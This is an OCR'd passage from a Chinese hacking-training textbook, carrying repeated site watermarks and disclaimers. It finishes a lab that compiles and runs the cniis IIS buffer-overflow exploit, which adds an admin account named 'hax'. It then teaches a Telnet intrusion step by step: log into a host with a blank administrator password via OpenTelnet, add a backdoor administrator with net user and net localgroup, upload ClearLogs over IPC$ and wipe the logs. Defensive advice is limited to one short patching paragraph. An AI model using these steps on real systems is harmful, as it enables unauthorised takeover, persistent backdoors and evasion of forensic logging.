


图 8–17　打开添加的文件

步骤 4 选择【编译】|【编译 cniis.c】命令，开始编译 cniis.c 源文件，如图 8–18 所示。




图 8–18　编译程序

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 5 编译完成后，选择【编译】|【构建 my_cniis.exe】命令，来构建可执行文件，如图 8–19 所示。




图 8–19　链接程序

步骤 6 如果编译不对，会出现错误，如图 8–20 所示。




图 8–20　提示错误

步骤 7 此时，选择【工程】|【设置】命令，如图 8–21 所示。




图 8–21　设置编译器

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 8 在弹出的对话框中，切换到【Link】选项卡 ，在【L 对象/库模块】文本框的最后添加“ws2_32.lib”，如图 8–22 所示。




图 8–22　再次链接

步骤 9 再次选择【编译】|【构建 my_cniis.exe】命令，重新编译 cniis.c 源文件，如图 8–23 所示。




图 8–23　编译运行

步骤 10 这次编译成功，没有出现错误，如图 8–24 所示。




图 8–24　编译成功

这时，在 E：\vc_prj\my_cniis\Debug 目录下会出现 my_cniis.exe 文件，即 cniis.exe 生成了，如图 8–25 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8—25　完成 my_cniis.exe 文件制作

实训 5　验证 cniis 的效果，再次创建 hax 用户

验证方法如下。

步骤 1 在目标主机中选择【开始】|【运行】命令，在弹出的对话框中输入“cmd”命令，在弹出窗口中输入“net user hax /del”，先删除 hax 用户，接着运行“net user”命令，查看用户信息，如图 8—26 所示。

```
C:\Documents and Settings\Administrator>net user hax /del
命令成功完成。

C:\Documents and Settings\Administrator>net user

\\ADSERVER 的用户帐户

-------------------------------------------------------------------------------
Administrator            Guest                    IUSR_ADSERVER
IWAM_ADSERVER            IsInternetUser
命令成功完成。
```

图 8—26　删除 hax 用户

步骤 2 在本地计算机中选择【开始】|【运行】命令，在弹出的对话框中输入“cmd”命令，在弹出窗口中输入“cd　E：\vc_prj\my_cniis\Debug”，切换到 cniis 所在的目录，继续输入“my_cniis 19.16.1.20 0”，再一次验证是否成功，如图 8—27 所示。

```
E:\vc_prj\my_cniis\Debug>my_cniis 19.16.1.20 0

SP type: 0

Shellcode sended!
If success,the target host will add a Admin User named hax,its passwd is hax.
Good luck!!!

E:\vc_prj\my_cniis\Debug>
```

图 8—27　进入 Debug 目录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 在目标主机中选择【开始】|【运行】命令，在弹出的对话框中输入“cmd”命令，在弹出窗口中输入“net　user”，查看用户信息，发现又一次成功地添加了账户 hax，如图 8–28 所示。



图 8–28　运行“net user”命令

防御措施

怎么抵御缓冲区溢出？

养成良好的习惯，打开 Windows 系统的自动更新功能，使操作系统能够及时更新补丁。另外，用户也应该经常查看，微软公司是否有新的补丁包发布，及时更新操作系统及应用软件补丁。

任务小结

本任务通过用 VC++ 6 对一个缓冲区攻击的源代码(C 语言)进行编译，生成攻击工具，用该工具对有此漏洞的机器进行攻击(虚拟机)，验证程序的正确性，体会黑客攻击工具是如何编制的。

本任务缓冲区溢出后，在被攻击电脑里自动执行以下 2 条语句。

```
net user hax /add
net localgroup administrators hax /add
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 9

远程登录入侵

人类已登上月球，在互联网上也能远程登录网络中的另一台电脑。用自己的屏幕和键盘控制对方的计算机，就像使用本地计算机一样。在攻击过程中经常需要远程登录目标计算机，进行黑客活动。远程登录是黑客最基本的必备技能，怎样防止被远程登录也是网络安全的一个重要内容。

案例


2009 年 1 月 24 日，一名黑客入侵迅雷机房导致迅雷整体瘫痪，接到报案后，警方立即查找迅雷主服务器文件夹的访问记录，发现 1 月 20 日～1 月 24 日的记录全部被删，并且服务器里没有黑客遗留的任何痕迹。时间到了 2 月 12 日，案情无任何进展，这时迅雷公司技术人员的一句话引起了警方的注意："入侵者登录过管理后台！"

警方随即调出迅雷管理后台从 2004 年开始的所有登录 IP，经过 6 天的整理，得出几个 IP，但是看到这几个 IP 地址的所在地后，仅存的一点点希望再次被击碎，原来这些 IP 来自世界各地。案情再次陷入僵局。

2 月 18 日，迅雷论坛中一个特殊的帖子使案情向前推进了一大步，留言指出迅雷服务器的漏洞，并附上了修补方法，警方立即查出这个用户的 IP 地址，于 2 月 21 日抓获犯罪嫌疑人，案件最终告破。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　Telnet 入侵的思路

Telnet 入侵方法如下。

① 用 X-Scan 扫描出一台空口令的 Windows 2000 主机。
② 用 OpenTelnet 取消目标机的 NTLM 认证，Telnet 到目标主机上并建立管理员账户。
③ 利用 IPC$上传日志清除工具 ClearLogs，清除入侵时被日志记录下的信息。
④ 最后用 ResumeTelnet 恢复 Telnet 的默认设置。

要点 2　Telnet 与 NTLM 认证对安全防护的意义

Telnet 远程登录是最基本的网络命令和攻击手段，用管理员权限的用户名远程登录目标主机，就可以完全控制目标主机。这是黑客攻击的一般目标。虽然有的入侵目标不一定要远程登录，但能远程登录就不必用其他方法入侵。

要点 3　NTLM 认证模式

1. Telnet

Telnet 是一种字符模式的终端服务，它可以使用户坐在自己的计算机前通过网络进入远程主机，然后对远程主机进行操作。这种连通可以发生在局域网里，也可以通过互联网进行。被连通的计算机称为 Telnet Server，自己在使用的计算机称为客户机或者终端。一旦连通后，客户机可以享有服务器所提供的一切服务。

提　示

Telnet 最初由 ARPANET 开发，它的基本功能是允许用户进入远程主机系统。多用户终端共用一个服务器工作，服务器采用分时系统允许多个用户同时使用一台计算机。为了保证系统的安全和记账方便，系统要求每个用户有单独的账户作为登录标识，系统还为每个用户指定了一个口令。用户在使用该系统之前要输入账户和口令，这个过程称为“登录”。

2. Telnet 使用

Windows 2000 系统中的 Telnet 服务默认是不启动的，可以通过多种方式来启动它。首先介绍手工启动方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

① 选择【开始】|【运行】命令，输入“cmd”，在命令提示符下执行 net start Telnet。

② 选择【开始】|【程序】|【管理工具】|【Telnet 服务器管理】命令，在打开的【Telnet 服务器管理】中单击【启动】按钮。

③ 选择【开始】|【程序】|【管理工具】|【服务】命令，在【服务】窗口中双击【Telnet】选项，在弹出的对话框中启动该服务。

关闭 Telnet 服务的方法：选择【开始】|【运行】命令，输入“cmd”，在命令提示符下执行 net stop Telnet。

如果希望 Windows Server 2003 启动时自动启动 Telnet，可以执行如下操作。

打开【服务】窗口，找到 Telnet 服务并右击，选择【属性】命令。在【启动类型】下拉列表框中选择【自动】选项，单击【确定】按钮。

使用 Telnet 服务最简单的方法就是直接在命令提示符下执行 Telnet computername(or IP) Portnumber 命令。

断开 Telnet 的方法：选择【开始】|【运行】命令，输入“cmd”，在命令提示符下执行 exit 命令。

如果登录的是 Windows Telnet 服务器，可以通过 DOS 命令使用对方的电脑。例如：

① 添加用户。选择【开始】|【运行】命令，输入‘cmd’，在命令提示符下输入“net user 用户名 密码 /add”。

② 将用户添加到超级管理员组。在命令提示符下输入“net localgroup administrators 用户名 /add”。

3. NTLM 认证

NTLM（NT LAN Manager）是 Windows NT 早期版本的标准安全协议。它也是 Windows 2000 内置的三种基本安全协议之一。Windows 2000 支持 NTLM 是为了保持向下兼容。

NTLM 是以当前用户的身份向 Telnet 服务器发送登录请求，而不是用扫到的对方管理员账户和密码登录，否则登录将会失败。举个例子来说，本地主机名为 A，入侵的远程主机名为 B，在主机 A 上的账户是 xinxin，密码是 1234，扫到主机 B 的管理员账户是 Administrator，密码是 5678，当 Telnet 到主机 B 时，NTLM 将自动以当前用户的账户和密码作为登录的凭据来进行上面的几项操作，即用 xinxin 和 1234，而并非用扫到的 Administrator 和 5678，而且都是自动完成的。

要点 4 相关软件简介

1. OpenTelnet.exe

下载并安装 OpenTelnet 软件，用来启动远程服务器的 Telnet。使用方法：选择【开始】|【运行】命令，输入“cmd”，打开命令提示符窗口，在命令提示符下输入“OpenTelnet.exe \\server [账户] [密码] [NTLM 认证方式] [Telnet 端口]”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. ResumeTelnet.exe

下载并安装 ResumeTelnet，用来恢复 Telnet 配置，并关闭 Telnet 服务器。使用方法：打开命令提示符窗口，在命令提示符下输入“ResumeTelnet.exe \\ip [账户] [密码]”。

3. ClearLogs.exe

下载并安装 ClearLogs，用于删除 Windows NT/2000/XP 的 WWW 和 FTP 安全日志文件，通常入侵某台服务器后为了避免被跟踪，都采用这一方法来消除 IP 记录。

攻击实训

实训 1　前期准备

1. 设置审核登录事件

为了能够在被攻击后的后期审计过程中，查看日志并确认攻击者的 IP 地址，需要设置本地安全设置中的审核登录事件。

选择【开始】|【设置】|【控制面板】命令，在弹出窗口中双击【管理工具】图标，再双击【本地安全策略】图标，在弹出窗口选择【本地策略】|【审核策略】选项，在右侧窗口中双击【审核登录事件】，勾选【成功】和【失败】复选框，单击【确定】按钮，如图 9–1 所示。




图 9–1　设置审核登录事件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 清除事件查看器

清除方法如下。

步骤 1 选择【开始】|【设置】|【控制面板】命令，在弹出窗口中双击【管理工具】图标，再双击【事例查看器】图标，在弹出窗口中选择【事件查看器】|【安全性】选项，如图 9–2 所示。




图 9–2 打开日志

步骤 2 在【事件查看器】窗口中，选择【操作】|【清除所有事件】命令，清除所有的日志，为下面的实验做准备，如图 9–3 所示。



图 9–3 清除日志

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2　使用 OpenTelnet.exe 开启目标主机的 Telnet 服务

为了便于操作，先将这次入侵所用到的工具 OpenTelnet.exe、ResumeTelnet.exe 和 ClearLogs.exe 放到一个文件夹中(如 D：\prj)。

步骤 1 打开命令提示符窗口，切换到 D：\prj 目录。输入如下命令：opentelnet\\19.16.1.40 administrator "" 1 8800，用 OpenTelnet.exe 打开目标主机的 Telnet。看到命令提示符返回的信息，即表示服务开启成功，如图 9-4 所示。




图 9-4　服务开启成功

步骤 2 用 Telnet 命令连接到目标主机，输入“Telnet 19.16.1.40 8800（修改后的端口）”，然后按 Enter 键，如图 9-5 所示。




图 9-5　登录主机

步骤 3 输入 y，确认发送密码到目标主机上进行验证，如图 9-6 所示。



图 9-6　验证许可

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4 输入管理员账户和密码进行验证，用户名为 administrator，口令为空，如图 9–7 所示。




图 9–7 输入用户名和密码

步骤 5 验证完成后弹出如图 9 –8 所示的窗口，返回的信息说明已经成功登录到远程主机。在此命令提示符下就可以像操作自己的电脑一样来操作目标主机。



图 9–8 登录成功

实训 3 在目标主机上建立账户，留“后门”

在图 9–8 所示的窗口中输入“net user test test2000 /add”，建立用户名为 test，密码为 test2000 的用户。

再输入“net localgroup administrators test /add”，将此用户添加到管理员组，如图 9–9 所示。



图 9–9 添加用户

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 4　清除入侵痕迹

步骤 1 打开命令提示符窗口，切换到工作目录下，输入“net use \\19.16.1.40\ipc$ ＂test2000＂ /user：＂test＂”，按 Enter 键，在本地映射网络文件夹，开启目标主机的管道连接。

步骤 2 输入“copy clearlogs.exe \\19.16.1.40\C$”，将 ClearLogs.exe 复制到目标主机的 C 盘根目录下。

步骤 3 输入“net use \\19.16.1.40\ipc$ /del”，关闭管道连接，如图 9–10 所示。




图 9–10　上传工具

步骤 4 到目标主机中打开事件查看器，查看 Telnet 登录事件记录，如图 9–11 所示。

